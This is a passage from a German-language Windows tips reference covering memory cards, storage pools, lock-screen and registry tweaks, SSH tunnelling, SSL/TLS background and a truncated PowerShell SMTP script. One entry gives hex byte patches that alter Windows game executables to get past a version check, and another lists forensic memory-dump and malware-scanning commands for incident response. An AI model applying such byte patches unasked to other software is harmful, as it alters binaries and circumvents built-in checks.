- **RS-MM-Card (Reduced Size):** 24*18*1.4 mm³, **3.3V oder 1.8V beachten!!**
- **SD (Secure Digital):** 32*24*2 mm³, Schreibschutz-Schalter (vom Leser mechanisch abzutasten!), Rechte-Verwaltung, ca. 3.5MB/s lesen und 0.8 MB/s schreiben. High-Speed mit bis zu 6.8MB/s lesen und 3.4MB/s lesen. 16MB .. 2GB mit FAT16. Viele SD-Slots können auch MM-Cards lesen/schreiben.
SD-HC (High Capacity): Erweiterung für Kapazitäten über 2GB, FAT32. Solche Karten >=4GB können von alten Kartenlesern nicht gelesen werden! Die MS-Betriebssysteme unterstützen bei FAT32 nur max. 32GB.
SDXC: verwendet exFAT, wird aber derzeit (2010) noch von nur ganz wenigen Geräten unterstützt. Neben den alten Übertragungsgeschwindigkeiten kommen neue, höhere Geschwindigkeiten zum Teil bei 1,8V statt 3,3V hinzu.
- **SD-Plus:** neben SD-Port auch integrierter USB-Port.
- **Mini-SD:** 24*18*2.1 mm³
- **Micro-SD:** ???*?mm³
- **T-Flash (TransFlash) oder Micro-SD-Card:** 15*11*1 mm³, 16 ... 512MB
- **XD-Picture-Card (Extreme Digital):** 19*25*1.57 mm³, 3.3V, 1.3MB/s bei 16 oder 32MB, ca. 3MB/s schreiben, 5MB/s lesen bei 64MB ... 1GB.

Für die mechanisch kleineren SD-Karten SD-Mini und SD-Micro gibt es Adapter, um sie in Lesern für die größeren Varianten zu verwenden. Neben der elektrischen Inkompatibilität von SD-HC-Karten (>2GB) in alten Lesern, gibt es gemäß PC-Welt Heft 5/2010, Seite 12 auch oberhalb von 32GB nochmal eine Hürde: In Windows Vista und Windows 7 sind sie nach Installation der zugehörigen Treiber-Patches [KB975823{bmc_earth16.bmp}](#) (Vista) bzw. [KB976422{bmc_earth16.bmp}](#) (Win7) ansprechbar.

Gemäß c't Heft 10/2015, Seite 18 gibt es von Transcend SDHC- und Micro-SDHC-Karten jetzt auch als "industrial" Version zu etwa dem doppelten Preis der Consumer-Karten: Temperaturbereich -40 ... +85°C, ECC-Fehlerkorrektur, Wasser- und Vibrationsfest, erhöhter Strahlungs- und ESD-Schutz.

Gemäß c't Heft 25/2016, Seite 110 wird bei Smartphones gelegentlich nur MicroSDHC (d.h. max 32GByte) angegeben, obwohl die Hardware auch MicroSDXC lesen und schreiben kann. In diesem Fall hat sich der Hersteller die Microsoft-Lizenzkosten für exFAT gespart und keinen entsprechenden Software-Treiber eingebaut. Eine mit exFAT vorformatierte Karte (bei >32GB üblich) meldet das Smartphone zunächst eine defekte Karte, die zuerst formatiert werden muss. Dies gelingt dann aber problemlos. Allerdings wird mit FAT32 formatiert und somit sind keine Dateien > 4GByte möglich.

Speicherkarten

\$ Speicherkarten

K Speicherkarten;Memory-Cards;Compact-Flash-Speicherkarten;Memory

Sticks;Multimedia-Cards;Secure-Digital-Cards;SmartMedia-Karten;XD-Picture-Cards;SD-Speicherkarten (SD, SDHC, SDXC);MicroSD-Speicherkarten

##K Speicher-Pool

Die "Speicherplätze" (Systemsteuerungs-Element von Win 8) werden in c't Heft 4/2013, Seite 86ff beschrieben:

- Mit einem Pooltyp "Einfach (keine Resilienz)" lassen sich mehrere Festplatten wie eine große Festplatte betreiben.
- Für die "Zwei-Wege-Spiegelung" (ähnlich zu einem RAID 1) braucht man zwei, möglichst gleichgroße Festplatten. Diesen Datenspeicher kann man nach der Einrichtung nutzen. Windows sorgt ohne nennenswerten Performanceverlust für die Datenspiegelung.
- Warum für "Drei-Wege-Spiegelung" 5 Platten notwendig sind, war zum Zeitpunkt des c't-Artikels nicht klar.
- Wird eine Platte im "Zwei-Wege-Spiegelung"-Verbund ausgetauscht, dann muss man nur die neue Platte in der Systemsteuerung hinzufügen. Dann dupliziert Windows die Daten automatisch wieder. Verwendet man als neue Platte eine größere und tauscht, nachdem die Daten dupliziert wurden, auch die zweite Platte, so hat man ganz automatisch die größere Kapazität dann zur Verfügung.
- Wenn noch Lauchwerksanschlüsse verfügbar sind, kann man die Kapazität auch durch zwei zusätzliche Platten leicht vergrößern.
- Beim Speicherplatztyp "Parität" (mindestens 3 Platten notwendig) wird das Schreiben langsamer, das Lesen schneller als bei einer normalen Platte.

Daten einer "normalen" Platte, die als Teil eines Pools umkonfiguriert werden soll, müssen außerhalb zwischengespeichert werden.

SpeicherPool

\$ Speicher-Pool

K Speicher-Pool (Windows);Speicherplätze (Windows)

#\$K Speicher-Test

Speichertestprogram (BootDisk/CD) www.memtest86.com PC-Welt Heft 6/2004, Seite 98.
Die Microsoft "Windows Memory Diagnostics" Windiag.iso werden in der PC-Welt Heft 2/2010, Seite 42 vorgestellt (<http://www.pcwelt.de/wmd>). Nach dem Brennen auf CD können sie verwendet werden.

SpeicherTest
\$ Speicher-Test
K Speicher-Test; RAM-Test

#\$K Sperrbildschirm (Win 8.x, Win10)

Bevor man sich bei Win8/Win10 einloggen kann, muss man zunächst den sogenannten "Sperrbildschirm" wegstreichen. Diesen Sperrbildschirm kann man aber auch unterdrücken, nicht mehr jedoch seit Win10-Anniversary-Update 2016:

- **Via Gruppenrichtlinie** (c't Heft 16/2012, Seite 144):
gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} mit Adminrechten starten und unter "Computerkonfiguration", "Administrative Vorlagen", "Alle Einstellungen" zu "Sperrbildschirm nicht anzeigen" (engl. "Do not display the lock screen") aktivieren. Die deutsche Beschreibung im Gruppenrichtlinien-Editor ist ziemlich missglückt:
Wenn Sie diese Richtlinieneinstellung aktivieren, sehen Benutzer, die vor dem Anmelden nicht STRG+ALT+ENTF drücken müssen, nach dem Sperren ihres PCs die ausgewählte Kachel.
Es sollte eher so lauten:
Wenn Sie diese Richtlinieneinstellung aktivieren, gibt es keinen Sperrbildschirm mit Uhr, der weggeklickt werden muss um sich Anmelden bzw den Computer entsperren zu können.
- Via Registry-Editor (<http://www.askvg.com/how-to-disable-lock-screen-in-windows-8/>){bmc earth16.bmp):
Den Eintrag HKLM\SOFTWARE\Policies\Microsoft\Windows\Personalization, NoLockScreen{bmc edit.bmp}{bmc admin.bmp} (DWORD) anlegen und auf 1 setzen. (c't Heft 21/2014, Seite 150)

Gemäß <http://winaero.com/blog/disable-lock-screen-in-windows-10-anniversary-update-version-1607/>{bmc earth16.bmp} kann man auch bei auch bei Win10 Pro und Win10 Home nach dem Anniversary Update 2016 (Release 1607ff) den Lockscreen über eine Gruppenrichtlinie gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} deaktivieren: Unter "Computerkonfiguration", "Windows-Einstellungen", "Sicherheitseinstellungen", "Richtlinien für Softwareeinschränkungen" gegebenenfalls über Kontextmenü eine neue Richtlinie erstellen. Damit erscheint dann u. a. "Zusätzliche Regeln", wo wir rein gehen. Übers Kontextmenü der freien Fläche im rechten Teil erstellen wir eine "Neue Pfadregel" und setzen "Pfad" auf `C:\Windows\SystemApps\Microsoft.LockApp_cw5n1h2txyewy` und lassen die Sicherheitsstufe auf "Nicht erlaubt".

Ab dem Win10-Anniversary-Update 2016 kann man u.U. auf der Einstellungsseite Sperrbildschirm{bmc shortcut.bmp} nicht mal mehr das Bild verändern. Es erscheint (in einigen Win10-Builds) der Hinweis "Einige Einstellungen werden von Ihrer Organisation verwaltet". In diesen Builds bekommt weder den Hinweis weg, noch lässt sich der "Durchsuchen"-Button aktivieren. Aber z.B. das Bild ändern (eines der 5 vordefinierten) oder statt dem Bild eine Diashow lässt sich aber wieder einstellen, wenn man in den Gruppenrichtlinien{bmc shortcut.bmp}{bmc admin.bmp} unter "Computerkonfiguration", "Administrative Vorlagen", "Systemsteuerung", "Anpassung" alle Einstellungen mit Ausnahme von "Sperrbildschirm nicht anzeigen" von "Nicht konfiguriert" auf "Deaktiviert" umstellt. Die vordefinierten Bilder finden sich unter %windir%\web\screen{bmc explorer.bmp} als `img10?.jpg`. Offenbar werden aber nur die Bilder `img100.jpg ... img104.jpg` im Einstelldialog angeboten. Um ein Bild zu ersetzen, muss man sich aber auch als Administrator zuerst die Rechte holen: Besitzer ändern und dann die Rechte ändern. Hiweis: Die vordefinierten Bilder sind Hardlinks von `%windir%\WinSxS\amd64_microsoft-windows-t..nbackgrounds-client_31bf3856ad364e35_10.0.14393.0_none_0a8b2f0f10246157`

Die Windows-Blickpunkt-Bilder liegen unter %userprofile%\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Assets{bmc explorer.bmp}. Allerdings fehlt bei den Bildern die Datei-Erweiterung `.jpg` oder `.png`.

Wenn man den Sperrbildschirm wegstreicht, gelangt man zum Login-Bildschirm. Hier hat man entweder einen einfarbigen Hintergrund oder bei Win 10 auch ein, normalerweise von Microsoft fest vorgegebenes Bild, wenn HKLM\Software\Policies\Microsoft\Windows\System, DisableLogonBackgroundImage{bmc edit.bmp} nicht auf 1 (bzw `<>0!?`) steht. Die Farbe des einfarbigen Hintergrunds lässt sich via rundll32.exe shell32.dll,Control_RunDLL_desk.cpl,Advanced,@Advanced{bmc shortcut.bmp} einstellen und ist gleichzeitig die Farbe der Fensterrahmen. Unter <https://www.howtogeek.com/223875/how-to-change-the-login-screen-background-on-windows-10/>{bmc earth16.bmp} there is a link to <https://github.com/PFCRytonium/Windows-10-Login-Background-Changer>{bmc earth16.bmp}. Seit dem Win-10-Build 14279 funktioniert es aber nicht mehr.

Sperrbildschirm

\$ Sperrbildschirm

K Sperrbildschirm Win8.x/Win10;Lockscreen Win8.x/Win10;Logon direkt ohne Sperrbildschirm

#\$K **Sperren des Computers**

Normalerweise kann man mittels der Tastenkombination Win + L den Computer (zumindest bei Win-XP) sperren. Falls z.B. die Win-Taste nicht vorhanden ist, kann man z.B. auch auf den Desktop oder ins Startmenü eine Verknüpfung mit der Kommandozeile

[rundll32.exe user32.dll,lockWorkStation{bmc notepad.bmp}](#)
legen, die dasselbe bewirkt (PC-Welt Heft 9/2005, Seite 115). Siehe auch [RunDllRunDll](#)

Aus unerfindlichen Gründen kann man unter Win10 die Zeit bis der Computer ohne Eingaben gesperrt wird, normalerweise nicht ändern. Der alte Bildschirmschoner mit seinem Einstellungsdialog C:\Windows\System32\rundll32.exe shell32.dll,Control_RunDLL desk.cpl @0,1 ist zwar noch verfügbar, aber seit Release 170317 nur noch mit Insiderwissen aufrufbar.

Gemäß <https://kaiserkivi.de/2012/12/lockscreen-timeout-bei-windows-8-verlaengern/>{bmc earth16.bmp} wird, wenn man

[HKLM\SYSTEM\CurrentControlSet\Control\Power\PowerSettings\7516b95f-f776-4464-8c53-06167f40cc99\8EC4B3A5-6868-48c2-BE75-4F3044BE88A7.Attributes{bmc edit.bmp}{bmc admin.bmp}](#) von normalerweise 1 auf 2 ändert, wird bei den "Erweiterten Energieeinstellungen" (z.B. via [Energieverwaltung{bmc shortcut.bmp}](#) erreichbar) unter "Bildschirm" zusätzlich noch "Zeitlimit für Konsolensperre" eingeblendet und hier kann man einstellen, nach Usereingabe-Inaktivzeit der Lockscreen kommt.

SperrenComputer

\$ Sperren des Computers

K Sperren des Computers;Lock Workstation;Computer sperren

#\$K Spiele (Microsoft Windows)

Die bis Win7 üblichen Spiele sind bei Win8 teilweise durch Metro-Apps ersetzt. Will man die Desktop-Version aus Win 7 in Win 8.1 verwenden, dann muss man neben dem kopieren (z.B. Ordner c:\Programme\Windows Games und c:\windows\system32\CardGames.dll) in den einzelnen EXE-Dateien (z.B. Mahjong.exe) mit einem Hex-Editor nach 7D 04 83 65 FC 00 33 C0 83 7D FC 01 0F 94 C0 suchen und das erste 7D durch EB ersetzen. C't Heft 14/2013, Seite 159. Für 64-bit-Windows sind die notwendigen Änderungen in c't Heft 5/2014, Seite 164f angegeben:

Chess: 3B C6 0F 4C D6 8B CE 41 3B D5 0F 94 C1

Mahjong: 3B C7 0F 4C CF 3B CE 0F 94 C1 40 3A CF

Purple Place: 3B C5 0F 4C CD 41 3B CC 0F 94 C1 40 3A

Minesweeper: 3B C7 0F 4C CF 3B CE 0F 94 C1 40 3A CF

Die ersten beiden Hex-Zahlen durch 39 C0 ersetzen!

SpieleMicrosoftWin

\$ Spiele (Microsoft Windows)

K Spiele (Microsoft Windows)

#\$K **Spionage-Tools, Spyware**

Um Spionage-Tools wie sie in machen Firmen zur Überwachung der Mitarbeiter oder u.U. auch nur zur Protokollierung von z.B. Handy-Telefonaten aus Dokumentations-Erfordernissen auf Smartphones zum Einsatz kommen, geht es in der c't Heft 18/2010, Seite 104.

Spyware Skype:

Gemäß c't Heft 13/2013, Seite 48 war Skype bis zum Sommer 2013 ein Spionage-Tool: Einige Minuten nachdem via Skype eine URL versendet wurde, versuchte ein Microsoft-Server diese URL (geg. mit enthaltenen Zugangsdaten) aufzurufen. Gemäß der Skype-Datenschutz-Richtlinie hat Microsoft das Recht, die Nachrichten zu scannen um Spam-, Betrugs- und Phishing-Links aufzuspüren. Da Microsoft allerdings nur "Head-Requests" (zur Abfrage von der Existenz einer Seite, eventuellen Weiterleitungen, des verwendeten Servers und der letzten Änderung der Seite) versendet und nicht den Seiteninhalt abfragt, ist dies kaum möglich. Möglicherweise diente es wohl mehr zur Vervollständigung der Daten der Suchmaschine Bing. Kurz nach der Veröffentlichung des Sachverhalts durch die c't konnten keine solche Abfragen mehr beobachtet werden.

Siehe auch [Viren/Schad-Software](#).

SpionageTools
\$ Spionage-Tools
K Spionage-Tools;Trojaner (Spionage);Spyware

#\$K Spool-Verzeichnis{bmc explorer.bmp} beim Drucken (NT4ff)

Normalerweise werden Druck-Dateien über %SystemRoot%\spool\PRINTERS gespoolet. Wenn z.B. auf dieser Partition zu wenig Platz ist, kann es über Startmenü | Einstellungen | Drucker | Datei | Servereigenschaften geändert werden oder in der Registry unter HKLM\System\CurrentControlSet\Control\Print\Printers.DefaultSpoolDirectory{bmc edit.bmp}. Gemäß PC-Welt Heft 6/2004, Seite 218f lässt es sich über Start, Einstellungen, Drucker & Fax, Datei, Servereigenschaften, Erweiterte Optionen, Spoolordner=... einstellen (gültig für alle Drucker).

Bei Win2K/XP druckerspezifisch: HKLM\System\CurrentControlSet\Control\Print\Printers{bmc tree.bmp}\<Drucker>, SpoolDirectory (RegSZ) = ..., Neustart

SpoolVerzDrucker

\$ Spool-Verzeichnis beim Drucken (NT4ff)

K Spool-Verzeichnis beim Drucken (NT4ff);Drucker-Spool-Verzeichnis (NT4ff);Warteschlangen-Ordner (NT4ff)

##K Sprunglisten (Jump Lists)

Neu bei Windows 7 ist im Startmenü und der Taskleiste für jede Applikation separate eine Recent-Liste der zuletzt mit dem Programm bearbeiteten Dateien, wobei Dateien auch fest angeheftet werden können. Gespeichert wird dies unter %appdata%\Microsoft\Windows\Recent\AutomaticDestinations\bmc_explorer.bmp, wobei statt "Recent" im Explorer der Folder je nach Sprachversion z.B. "Zuletzt verwendet" heißt und der Unterordner "AutomaticDestinations" gar nicht in der Liste auftaucht und offenbar keinen lokalisierten Namen hat! Gemäß PC-Welt Heft 1/2010, Seite 110 kann man die Einträge löschen, wenn man die Sprunglisten aufräumen möchte. Nicht klar ist, warum die Dateien in diesem Ordner teilweise 700 kByte groß sind und was man damit neben den Einträgen in den Sprunglisten noch alles löscht!

Sprunglisten

\$ Sprunglisten (JumpLists)

K Sprunglisten (JumpLists);JumpLists;Recent JumpLists;Anheften an JumpList

#\$K Spurensicherung

Mit der Spurensicherung bei einem kompromittierten PC mittels PostMortem-Dump und Live-Dump beschäftigt sich der Artikel "Auf frischer Tat ertappt" in der c't Heft 5/2007, Seite 180ff (Softlink [0705180{bmc earth16.bmp}](#)).

In der c't Heft 17/2011, Seite 144 (<http://www.heise.de/ct/11/17/links/144.shtml{bmc earth16.bmp}>) wird die Suche eines Forensikers nach einem Trojaner beschrieben. In Kurzform:

- Auf dem Analysesystem wartet nach dem Kommando `win32dd.exe /l /f memdump.dmp` das "MoonSold Windows Memory Toolkit" (<http://www.moonsols.com/products/{bmc earth16.bmp}>, <http://www.heise.de/download/moonsols-windows-memory-toolkit-1181902.html{bmc earth16.bmp}>) (Vorgänger-Version ist als WinDD bekannt geworden) auf einen Speicherdump vom Problemrechner über Port 1337 des Netzwerks, den es in der angegebenen Datei ablegt.
- `win32dd.exe /t <iP-Addr>` auf dem Problemrechner schickt den Memorydump an den Analyse-Rechner.
- Das Tool "Volatility" kann den Speicherdump näher untersuchen. Zum Beispiel zeigt das Kommando `pslist` eine Liste aller Prozesse. Oder `connscan2` zeigt die zum Dump-Zeitpunkt offenen Netzwerkverbindungen an. Und `hievlist` lokalisiert die im Speicher vorhandenen Kopien der Registry-Hieves.
- Das Add-In `malware.py` von Volatility zeigt mit dem Kommando `apihooks` zeigt die Hooks in den verschiedenen Prozessen an.
- YARA erkennt Malware anhand charakteristischer Strings und arbeitet mit `malware.py` zusammen: `malfind -D \dump-files -Y malware.yara`.

Siehe auch [PostMortem-Debugger](#).

Spurensicherung

\$ Spurensicherung

K Spurensicherung;PostMortem-Dump;Dump (PostMortem-, Live);Forensik;Live-Dump

#\$K **SSH: Secure Shell**

Unter Windows wird als SSH-Client oft das Freeware-Programm PUTTY verwendet (siehe [c't-Softlink 0311196{bmc earth16.bmp}](#)). Zur gesicherten Dateiübertragung zusätzlich pscp und pftp. Wie man alles für SSH auf einem USB-Stick installiert, um es an einem fremden Rechner (auch für Linux und MAC) verwenden zu können, ist in der c't Heft 11/2003, Seite 196 beschrieben.

Mit welchen Tricks (MS LoopBack Adapter) man per SSH auch auf Windows-Freigaben zugreifen kann, ist in der c't Heft 4/2006, Seite 228 beschrieben (Softlink [0604228{bmc earth16.bmp}](#)). Damit lässt sich Port 139 durch den SSH-Tunnel leiten, obwohl er durch Freigaben am Rechner schon belegt ist. Die in der c't beschriebene Konfiguration in Kurzform:

- Mit Adminrechten den Punkt "Hardware" (bzw Kategorie "Drucker und andere Hardware") aus der Systemsteuerung öffnen.
- Nach der erfolglosen Suche nach neuer Hardware "Ja, Hardware wurde bereits angeschlossen" wählen und in der Liste dann den letzten Punkt "Neue Hardware hinzufügen".
- Als "fortgeschrittener Benutzer" wählt man dann "Hardware manuell aus einer Liste wählen" und kann jetzt "Netzwerkadapter" auswählen und gelangt schließlich zum "Microsoft Loopbackadapter".
- Nach zweimal "weiter" und "Fertigstellen" findet man unter den Netzwerkverbindungen jetzt den Loopbackadapter.

In den Eigenschaften dieser LAN-Verbindung

- alle Verbindungen außer Internetprotokoll (TCP/IP) deaktivieren (nicht deinstallieren!!).
- Bei den Eigenschaften von "Internetprotokoll (TCP/IP)" eine IP-Adresse eintragen (in der Regel aus einem der Bereiche 192.168.0.0 ... 192.168.255.255, 10.0.0.0 ... 10.255.255.255 oder 172.16.0.0 ... 172.16.255.255), die nicht aus dem Netzwerk stammt, in dem der Rechner hängt. Falls es sich um einen Laptop handelt, der in verschiedenen Netzen betrieben wird, sorgfältig auswählen! Das Beispiel sei 192.168.123.45
- Unter "Erweitert, WINS das "NetBIOS über TCP/IP deaktiviert" auswählen.
- Im Windows-Firewall eine Ausnahme-Regel für PuTTY (mit vollständigem Pfad zu PuTTY.exe) und Port 139 einrichten.
- In PuTTY für den "Source Port" (unter Connection, SSH, Tunnels) die oben gewählte IP-Adresse mit :139 eintragen, z.B. 192.168.123.45:139 (geht, auch wenn das Eingabefeld eigentlich zu klein ist). Als Destination ist der Port 139 auf dem SSH-Server, wo sshd läuft, einzutragen.

Wenn man jetzt in die Explorer-Adresszeile 192.168.123.45\, sollte jetzt die Freigaben auf dem Server auflisten. Da keine UDP-Broadcasts durch den Tunnel gehen, kann man z.B. keine Liste der Arbeitsgruppen-computer abrufen! Siehe auch [SSL \(Secure Socket Layer\)](#), [VPN](#), [Zertifikate](#).

SSH

\$ SSH: Secure Shell

K SSH Secure Shell; Secure Shell SSH; PUTTY, SSH-Freeware-Client für Windows; BEAST (Browser Exploit Against SSL/TSL); Browser Exploit Against SSL/TSL BEAST

##\$K SSL (Secure Socket Layer)

Wie die Webseiten-Verschlüsselung bei https mittels des von Netscape entwickelten **SSL** (Secure Socket Layer) funktioniert, ist in Präsentation http://www.cryptool.de/downloads/CrypToolPresentation_1_4_10_de.pdf{bmc earth16.bmp} zu CrypTool (<http://www.cryptool.de/>{bmc earth16.bmp}) auf Seite 43 dargestellt:

- Der Client stellt eine Verbindungs-Anfrage und erhält (auf unsicherem Wege) das Zertifikat des Servers mit dessen öffentlichem Schlüssel.
- Anhand des Zertifizierungspfades kann der Client ausgehend von einem vorhandenen und als vertrauenswürdig eingestuftem Root-Zertifikats die Echtheit des Serverzertifikats verifiziert werden. (Mit vertrautem public Key kann die Authentizität einer mit privatem Key signierten Nachricht geprüft werden.)
- Jetzt erzeugt der Client einen zufälligen Session-Key für symmetrische Verschlüsselung und sendet ihn, mit dem öffentlichen Schlüssel des Servers verschlüsselt, an den Server.

Damit haben beide Seiten den Key, mit dem die Daten in beiden Richtungen verschlüsselt werden können. CryTool ist ein Open-Source-Programm der TU Darmstadt (in Deutsch, Englisch, Spanisch und Polnisch) zum Demonstrieren der Abläufe beim Verschlüsseln und ausprobieren von Angriffen.

Gemäß c't Heft 13/2008, Seite 51 sind die mit Debian-Linux in der Zeit von September 2006 bis Mai 2008 erzeugten SSL-Schlüssel unsicher. In den meisten Fällen haben die Organisationen, die solche Schlüssel nutzen, sie inzwischen durch neu, sichere Schlüssel ausgetauscht. Da die Browser mit Stand Juni 2008 aber die Listen der zurückgezogenen Schlüssel (Certificate Revocation List CRL) nicht automatisch aktualisieren und die URL für das neuere "Online Certificate Status Protocol" OCSP in vielen Zertifikaten noch gar nicht eingetragen ist, besteht weiterhin Gefahr. Ob ein Zertifikat verwundbar ist, kann über <http://www.heise.de/netze/tools.html>{bmc earth16.bmp} geprüft werden. Ein Artikel in der c't Heft 15/2008, Seite 18ff (Softlink [0815018](#){bmc earth16.bmp}) beschäftigt sich ausführlich mit den verwundbaren Zertifikaten. Hier gibt's auch ein Tool, das bei Zertifikate auch prüft. Nachteil: Die u.U. 1MB große CRL (Certificate Revocation List) wird u. U. zuerst mal geladen, was bei einer langsamen Verbindung problematisch sein kann. Das Tool schaltet die Überprüfung der Zertifikate anhand der CRL bei der Installation ein. In WinXP ist dies oft noch nicht aktiviert.

Eine Alternative zu SSL ist Transport Layer Security TLS.

TLS wird einerseits als Synonym für SSL ab Version 1.3 verwendet, andererseits für ein besonderes Verfahren zum Verbindungsaufbau. (c't Heft 15/2008, Seite 131)

Gemäß c't Heft 25/2009, Seite 46 gibt es im SSL/TLS-Design eine Sicherheits-Lücke, die bei eine Man-in-the-Middle-Attack das Einschleusen zusätzlicher Information erlaubt: Bei der Neuaushandlung der Parameter einer bestehenden TSL-Verbindung (TSL Renegotiation) gilt dieser Request zu einem bestimmten Zeitpunkt als implizit authentifiziert, obwohl er es eigentlich nicht ist. Dies betrifft OpenSSL, GnuTLS, https, IMAP, POP3, SSL-VPN und damit auch Apache und Microsoft IIS. Als Workaround wird jetzt z.B. bei OpenSSL 0.9.8l die TLS-Renegotiation unterdrückt.

Werden einer IP-Adresse mehrere Namen zugeordnet, dann weiß der Server bei einer SSL-Verbindung nicht, welches SSL-Zertifikat er dem Client präsentieren soll. Hier bietet TLS Server Name Indication (SNI) gemäß RFC 3546 Abhilfe: Die aktuellen Browser schicken den verwendeten Namen vorweg an den Server. Z.B. Apache kann dies seit Version 2.2.12 auswerten. Die Apache-Konfiguration wird in der c't Heft 23/2009, Seite 174ff erläutert.

Gemäß c't Heft 20/2011, Seite 54 wurden ca. 500 SSL-Zertifikate 2011 bei DigiNotar durch Hacker erstellt! Daher sind die DigiNotar-Stammzertifikate aus der Zeit bis zu diesem Vorfall unsicher! Ein Fehler im MAC OS X führt aber dazu, dass selbst nach Löschung der DigiNotar-Stamm-Zertifikate EV-SSL-Zertifikate in Safari und Chrome ohne Warnung akzeptiert werden.

Gemäß c't Heft 23/2013, Seite 166 <http://www.ct.de/1323166>{bmc earth16.bmp} wird in vielen Firmen ein SSL-Gateway verwendet, um ein- und ausgehenden Verkehr zu überwachen ("Man in the Middle"-Prinzip). Auf den Firmen-Clients wird ein zusätzliches Root-Zertifikat installiert, so dass die Clients dem vom Gateway-Server stammenden Zertifikat ohne Rückfrage oder Warnung vertrauen. Gauner könnten also auch versuchen, unter einem Vorwand den User zum Akzeptieren eines neuen Rootzertifikats zu bewegen und dann SSL-Verbindungen (z.B. Homebanking via https) untergraben. Eine geplante mögliche Abhilfe:

Pinning: Eine Whitelist mit Zuordnung von Server-Hostnamen entweder zu public SSL-Schlüsseln, Zertifikaten oder CAs. Die ist in Android 4.2 implementiert. Für Apps (iOS, Android) lässt es sich konfigurieren. Für einige Windows-Applikationen (IE, Office, Adobe, Java) kann mittels Microsofts EMET <http://www.microsoft.com/en-us/download/details.aspx?id=39273>{bmc earth16.bmp} u.a. auch das Pinning aktiviert werden.

Gemäß <http://nicholasarmstrong.com/2009/12/sending-email-with-powershell-implicit-and-explicit-ssl/>{bmc earth16.bmp} sind bei der SSL-Verbindung zu einem SMTP-E-Mail-Server zwei unterschiedliche Verfahren im Einsatz:

SSL

\$ SSL (Secure Socket Layer)

K SSL;Secure Socket Layer;Verschlüsselung SSL;Zertifikat SSL;SNI; HTTPS und SSL

- **Explizites SSL (RFC 2228 <http://www.ietf.org/rfc/rfc2228.txt>{bmc earth16.bmp})**: Es wird zuerst eine ungesicherte Verbindung aufgebaut und darüber ein Request zum Wechsel auf eine SSL-gesicherte Verbindung geschickt.
- **Implizites SSL**: Es wird direkt eine SSL-gesicherte Verbindung aufgebaut. Bei SMTP meist über den Port 443. Eine E-Mail mit implizitem SSL bedarf bei Microsofts Powershell einiger Klimmzüge, wie Nicholas Armstrong in dem Link oben zeigt. Eine Kopie des Powershell-Codes [hier](#).

Gemäß c't Heft 25/2013, Seite 38 kann die NSA inzwischen RC4 in Echtzeit entschlüsseln. Da die von BEAST genutzte AES-Lücke inzwischen geschlossen ist (bzw. sein sollte), wird daher AES-CBC empfohlen.

Gemäß c't Heft 9/2014, Seite 30 unterstützen im April 2014 viele Mailserver (ca. 30%) bei Firmen und Behörden aber immer noch keine Verschlüsselung. D.h. eine eMail an die Bundeswehr (...@bundeswehr.de) kann beim zuständigen Mail-Server mailsrb.bwehr.de nur unverschlüsselt abgeliefert werden. Z.B. auch Intel, Asus, Avira, G Data, Secunet, TÜV Nord, datenschutz.hamburg.de, polizei.hessen.de, ARD, RTL, viele Hochschulen, kabeldeutschland.de, o2online.de, ... Auch zum Teil von Firmen benutzte Mailserver der Telekom (mail.webpage.t-com.de, mail.tcommerce.de, mforward.dtag.de) lehnen Anfragen nach TLS ab! Selbst einige Provider bieten noch keine Verschlüsselung: Outlook.com (früher Hotmail), Apples iCloud.

Seit Poodle (Padding Oracle On Downgraded Legacy Encryption, Oktober 2014) gilt SSLv3 als unsicher. Eine Art Man-in-the-middle-Attack, die das Downgraden der Verschlüsselung auf das veraltete SSLv3 initiiert. Das Einklinken "in the middle" gelinkt über Skripte in Webseiten. <http://www.ct.de/vyec>{bmc earth16.bmp}, <http://www.heise.de/security/meldung/So-wehren-Sie-Poodle-Angriffe-ab-2424327.html>{bmc earth16.bmp}. Zumindest auf einer Seite der Verbindung (Server oder Client) muss SSLv3 deaktiviert sein, damit Poodle nicht gelingt. Stand Oktober 2014 ist auf der Serverseite bei Onlinebanking und eMail noch viel zu tun!

Normalerweise wird für SSL lokal ein Schlüsselpaar erzeugt und der Public Key dann von einer CA signiert. In der c't Heft 12/2014, Seite 46 wird vor CAs **gewarnt**, bei denen das Schlüsselpaar auf dem Server der CA erzeugt wird und dann zugeschickt wird. Da ist dann nicht auszuschließen, dass auch die CIA den privaten Key mit abgreift und alles mitlesen kann.

Gemäß c't Heft 25/2015, Seite 136ff erhalten Sites, die über https erreichbar sind, bei Google ein besseres Ranking. Allerdings ist zu beachten, dass eine per https ausgelieferte Seite nichts (keine Graphiken, keinen Werbebanner, ..) ohne Verschlüsselung nachladen sollte, da dies sonst im Browser eine Sicherheitswarnung auslöst. Das Plug-In "HTTPS Everywhere" (Firefox, Chrome) fügt bei einer Reihe von Websites (gemäß manuell von den Machern gepflegten Liste) in den Seitenaufruf das "s" für https hinzu.

SSL/TLS wird auch in WebDeveloper Heft 9/2015, Seite 108ff erklärt.

Siehe auch [SSH \(Secure Shell\)](#), [VPN](#), [Zertifikate](#), [Verschlüsselungsverfahren](#).

##K SSL Implizit mit Powershell

Gemäß <http://nicholasarmstrong.com/2009/12/sending-email-with-powershell-implicit-and-explicit-ssl/{bmc earth16.bmp}> wir eine implizite SSL-Verbindung zu einem SMTP-E-Mail-Server in Powershell so aufgebaut:

```
# Mail Message
$from = "user@domain.com"
$to = "user@domain.com"
$subject = "Hello from PowerShell"
$body = "This is a message saying hello from PowerShell."
$hasAttachment = $false
$attachmentPath = "attachmentPath.txt"

# Mail Server Settings
$server = "smtp.gmail.com"
$serverPort = 587
$timeout = 30000          # timeout in milliseconds
$enableSSL = $true
$implicitSSL = $false

# Get user credentials if required
if ($enableSSL)
{
    $credentials = [Net.NetworkCredential](Get-Credential)
}

if (!$enableSSL -or !$implicitSSL)
{
    # Set up server connection
    $smtpClient = New-Object System.Net.Mail.SmtpClient $server, $serverPort
    $smtpClient.EnableSsl = $enableSSL
    $smtpClient.Timeout = $timeout

    if ($enableSSL)
    {
        $smtpClient.UseDefaultCredentials = $false;
        $smtpClient.Credentials = $credentials
    }

    # Create mail message
    $message = New-Object System.Net.Mail.MailMessage $from, $to, $subject, $body

    if ($hasAttachment)
    {
        $attachment = New-Object System.Net.Mail.Attachment $attachmentPath
        $message.Attachments.Add($attachment)
    }

    # Send the message
    Write-Output "Sending email to $to..."
    try
    {
        $smtpClient.Send($message)
        Write-Output "Message sent."
    }
    catch
    {
        Write-Error $_
        Write-Output "Message send failed."
    }
}
else



---


